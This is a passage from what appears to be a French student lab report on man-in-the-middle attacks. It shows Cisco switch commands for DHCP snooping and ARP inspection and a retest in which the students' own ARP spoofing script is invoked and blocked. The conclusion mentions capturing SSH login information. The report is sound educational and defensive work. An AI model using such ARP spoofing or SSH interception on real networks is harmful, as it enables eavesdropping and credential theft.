

Figure 20 : Wireshark(SSH)

Dans cette capture, nous remarquons notre machine attaquant est capable d'espionner la connexion ssh depuis la machine client vers le serveur.

III/Sécurisation du réseau local

Dans cette partie, nous aborderons les mesures de sécurité à mettre en place pour protéger un réseau local contre les attaques de type Man-In-The-Middle (MITM). En utilisant des techniques telles que le DHCP snooping et l'ARP inspection sur les équipements réseau Cisco, nous démontrerons comment ces mécanismes peuvent empêcher les attaques d'empoisonnement ARP et garantir l'intégrité des communications au sein du réseau. Ces pratiques sont essentielles pour maintenir un environnement réseau sécurisé et résilient face aux tentatives d'intrusion.

3.1/Mise en place des mesures de protections

DHCP Snooping permet au switch de mémoriser les IP attribuées par le serveur DHCP.

Pour que cette technique fonctionne il faut donc que les interfaces du réseau soient configurées dynamiquement. À chaque fois qu'un bail est attribué, le switch mémorise le triplet (i, m, p) où :
— i est l'IP attribué par le serveur DHCP au client ;
— m est l'adresse MAC du client ;
— et p le numéro du port du switch auquel est connecté le client.

Par la suite, si la technique d'ARP inspection est activée, le switch vérifiera que chaque paquet ARP qu'il reçoit est cohérent avec les triplets mémorisés. Dans le cas contraire, le paquet ARP sera bloqué (i.e., ignoré) par le switch qui ne le retransmettra pas.

Dans notre scénario, ce sera le switch qui sera le serveur DHCP. Il faudra donc faire les configurations suivantes sur le switch :

1. lui attribuer une adresse IP sur le VLAN 1 ;

```
Switch#enable
Switch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#iter
Switch(config)#inter
Switch(config)#interface vlan 1
Switch(config-if)#ip address 10.11.0.5 255.255.255.0
Switch(config-if)#
```

Figure 21 : IP_VLAN

2. activer le service DHCP pour que le switch puisse attribuer des IP aux trois hôtes (le client, le serveur et l'attaquant) ;

```
Switch(config)#ip dhcp pool pool_1
Switch(dhcp-config)#network 10.11.0.0 255.255.255.0
Switch(dhcp-config)#
```

Figure 22 : Pool_DHCP

3. activer le DHCP snooping ;

```
Switch(config)#ip dhcp snooping
Switch(config)#ip dhcp snooping vlan 1
Switch(config)#
```

Figure 23 : Activation du DHCP Snooping

4. et enfin activer l'ARP inspection.

```
Switch(config)#ip arp inspection vlan 1
Switch(config)#
```

Figure 24 : Activation du ARP Inspection

5. Par la suite, attribuer dynamiquement les adresses IP au machines connectés au switch avec la commande « dhclient -v eth0 ».

3.2/Test des mesures de sécurité

Une fois toutes ces configurations réalisées, nous avons testés en relançant l'attaque ARP spoofing.

```
attaquant@p20109:~/SAE24$ sudo python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from mitm import arp
Bienvenue, vous utilisez le paquet mitm v0.0.1!
>>> arp.arp("10.11.0.1", "10.11.0.100")
WARNING: Mac address to reach destination not found. Using broadcast.
.
Sent 1 packets.
WARNING: Mac address to reach destination not found. Using broadcast.
.
```

Figure 25 : ARP Spoofing échoué

Nous avons un message « WARNING » indiquant que les adresses MAC que l'attaquant essaye d'atteindre sont introuvable et sur le switch, nous avons messages indiquant que les requêtes arp sont invalides en précisant même l'interface sur lequel il arrive. Donc on peut confirmer que les mesures de sécurités que nous avons installés sur le switch fonctionne correctement.

```
Switch(config)#ip arp inspection vlan 1
Switch(config)#
*May 31 11:49:02.808: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1)
*May 31 11:49:04.812: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1)
*May 31 11:49:04.812: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1)
*May 31 11:49:07.817: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1
```

Figure 26 : Message sur le switch indiquant requête ARP invalide

Nous avons également capturé des trames sur la machine attaquant afin de voir ce qui se produit lors de l'envoi des paquets ARP.



Figure 27 : Wireshark(ARP_échoué)

Nous remarquons que l'ARP spoofing ne fonctionne pas comme nous l'avons conclu puisque dans les ARP Reply, nous ne retrouvons pas les adresses IP/MAC des machine client et serveur.

Conclusion :

Le projet SAÉ24 nous a permis d'explorer les attaques Man-In-The-Middle (MITM) sur un réseau local, avec un focus sur les attaques ARP Spoofing et MITM sur SSH. Nous avons développé des scripts Python pour exécuter ces attaques et testé leur efficacité en interceptant des paquets entre des hôtes.

Accomplissements clés :

1. **Attaque ARP Spoofing :** Nous avons réussi à intercepter les paquets ICMP et TCP entre deux hôtes, prouvant l'efficacité de notre script Python.
2. **Attaque MITM sur SSH :** Bien que confrontés à des alertes de sécurité, nous avons pu capturer les informations de connexion SSH.
3. **Sécurisation du réseau :** Nous avons mis en œuvre DHCP Snooping et ARP Inspection sur des équipements Cisco, bloquant efficacement les attaques ARP Spoofing.

Ce projet nous a permis de comprendre les vulnérabilités des réseaux locaux et l'importance de mesures de sécurité robustes, renforçant ainsi nos compétences en cybersécurité.